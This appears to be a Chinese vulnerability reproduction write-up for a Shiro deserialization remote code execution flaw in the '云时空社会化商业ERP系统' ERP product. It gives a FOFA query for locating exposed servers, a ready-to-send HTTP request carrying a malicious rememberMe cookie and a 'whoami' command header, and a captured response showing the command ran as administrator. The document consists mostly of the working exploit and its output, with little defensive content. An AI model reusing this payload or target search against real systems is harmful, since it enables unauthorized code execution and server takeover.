


Y24-3云时空-社会化商业ERP系统-反序列化RCE

漏洞描述：

云时空社会化商业 ERP 系统存在 shiro 反序列化漏洞，该漏洞源于软件存在硬编码的 shiro-key，攻击者可利用该 key 生成恶意的序列化数据，在服务器上执行任意代码，执行系统命令、或打入内存马等，获取服务器权限。

网站图片：



网络测绘：

fofa语法：

FOFA: app="云时空社会化商业ERP系统"

漏洞复现：

payload:

```
GET /static/js/public.js HTTP/1.1
Host: your-ip
Cookie: rememberMe=Y0ZDMzQ3ZUY0YjgzQzJGRfD/yYOCgtFSRejkdE0zNiiBoHIMgn3NN9BbwEQ3P2WALvKF108Isnf2EPCMr1NsXLP5HflusByGrvRGQI4x3wehRa1z5zGj/crir3jcDk0c2a0AyInlFzzZ15VaebrOHE
X-Token-Data: whoami
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
```

效果图:

Request

```
1 GET /static/js/public.js HTTP/1.1
2 Host: 192.168.1.100:8090
3 Cookie: rememberMe=Y0ZDMzQ3ZUY0YjgzQzJGRfD/
yYOCgtFSRejkdE0zNiiBoHIMgn3NN9BbwEQ3P2WALvKF108Isnf2EPCMr1NsXLP5HflusByGrvRGQI4x3wehRa1z5zGj/
crir3jcDk0c2a0AyInlFzzZ15VaebrOHE540p2AsEEsfrxpfG8dWTjzfIeVd1VCHd5fWRq9wZJotwWU9/
Ok2mW2RiAAuIDY0IN9QCISAjsaBnjWpA26waj1387SJPpHwD27Kju0/
u0YPAadadqCPYtZqDag9GFSS7T3o5S2q7CuompYNLcghaTu1Rw1iYjqvVGXB5GwMUbmfS4/i2Ev5C/z+gvS01kcio
+9ooR2001xdzYsWUQHw98dEavK6nb2ZXR/sAFv4SyFVBugMEy1YkAMRxxMfIs250qJLNwSAB0CC15MECCiLU078MjMKtyI93pp/
9cMck+f1cvRtFFpa6goKo1r64c24XjZjPKrgZdEb4xpvtEV9qnILxDGgYweef086z1AobSV1mc0v1tSpQ51jomRoB1ybbM9/
E04ARpobWnk4QGkm7C/guu1Q59u4mo5bzG1Lp4IeDd7hwz0SHh/eP1YIRISP0rGk89enw3hZro
+fvjv5pL0cyUgDfR1WRWAsv3gmqRhr0V9Vb2CaMN82vTTwj673HEjXAKGTM0LQQIofgxhcY0pqP0sNCs18YHn0pb8xka31UIFvt
JVFqJ3FWGvhw0KSVOIFtSsN0/TA8XwY0SEF3+oGcMqY0LnpEmc5XwpI46r/L7M7BLp2+oNqfTmCXT0/S
+Qhd25h47xAtx9L1ps7P319hxm+KaVpbCQrgwcZa+Ai5HihS98YrCny99N70zrsbWnuozxr2uKQzu1ybSH
+rXWwSQPIGZcjtbf8SjIZE/DE0r4G4RULE6/OdJPC10ASbVZCRgL7ihXdCwn0sBSI3o3TxxDs8Tvb1ZM8W5KB+ubX2/
s3nydQQRymUzMAhrYE6xzHviRpiqYIr6d/
ZPbhGhfWYS8wa0ShETq5iP1074ATx1GUKSVA6dwR70GHaGhUg6ZM3JEJESohjynBSuLXrjScTyg9WVsOQSGCE1Hh4oHJ6Q65IUq
1k1K4IE4CGcMm1xqHqieBIUj9oMRPCjMrrawfDcFk1zmeegKGN9f04Rt1JPDELugwREXfogC78mvdHUUwM+4p/cyEKD0j/
Ws0eWavkvk1d9vEro/g5GAiVe81n4S6YjDrx1W1sPcZPBtXBVJhtZ9Sa/KjKwC5vt7Xwj0QenoSXFfEafGiPTB1Knq5jkze+WK
+hmn5fVDTEKDuZ6J8F7oyk0SGMa/PwTW7XevwzU5zserYOGJ9akUdAjFrVCTydcQ05a8+Ht0isGIiwvefCc1T1C8D5MV06rCHD/
VTTgpSKzAq4lFnnvm9C67giCTA+yk0JwJwE0Ase1oqe7NvL29YsRAA+ZQ2dbI+vE1byXBf0JefW5zEREf4M1/cqG2wC0/
uTbixYmW1TmB/GkcbSrg2kVBvFFMeVgXGYUwKVTfHokqi7hdhSCi7EEROYpc
+c86gowPnNwrc7i1A0gjailHjwW0SHTgCIZfv9dCkn3Ht39T0pYw1
+3yiPS6mM6XPVHkr8E6EHxI0xyGpXwt7cjrsFsPpTFWt3GgnLsmPG0VxwUXGWf4KuBJ/mNtNNxg/WL0
+qIeq10Wj1RhZf2sjHKJ0DRzPc1Z5V+8DQ1+5e9rjjsxzZYOKS/qf0z2stJqnCvmRAHeRf+hoE210Ve/
Y1saF0xaQwkaH4tf3adM0Qa1UJeS4PdyoC4M1fSN0E2+SewrsVLg1VbA+sAbihobb
+0EW05WxGwOFEG314m7xSyZnF4AHYar45D6o7HrAiR
+qG0LmfTcMcTzMat7jNbnbm86rgD5VEGk105jd7C9rGv1Iu9jS00VZ4p01/rLWHOV3Mfdc/133th2G9c+uLPMVCfVrt6/HJs
```

Responses

1198bytes / 886ms

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Date: Wed, 29 Nov 2023 15:55:08 GMT
4 Content-Length: 1198
5
6 win-q372bftvgqv/administrator
7 document.writeln('<script-type="text/j
8 qx-all.js"></script>');
9
10 document.onkeypress=banBackSpace;
11
12 document.onkeydown=banBackSpace;
13
14 //处理键盘事件·禁止后退键[Backspace]
15 function banBackSpace(e){
16     var ev = e || window.event; //获取e
17     var obj = ev.target || ev.srcEleme
18     var t = obj.type || obj.getAttribu
19
20     //当敲Backspace键时，事件源类型非
21     var flag = (ev.keyCode == 8 && t !=
22         "textarea") ? true : false;
23
24     //判断空格是否失效
25     if(flag){
26         if(!confirm("是否确认关闭选项卡")){
27             return false;
28         }
29     }
30 }
```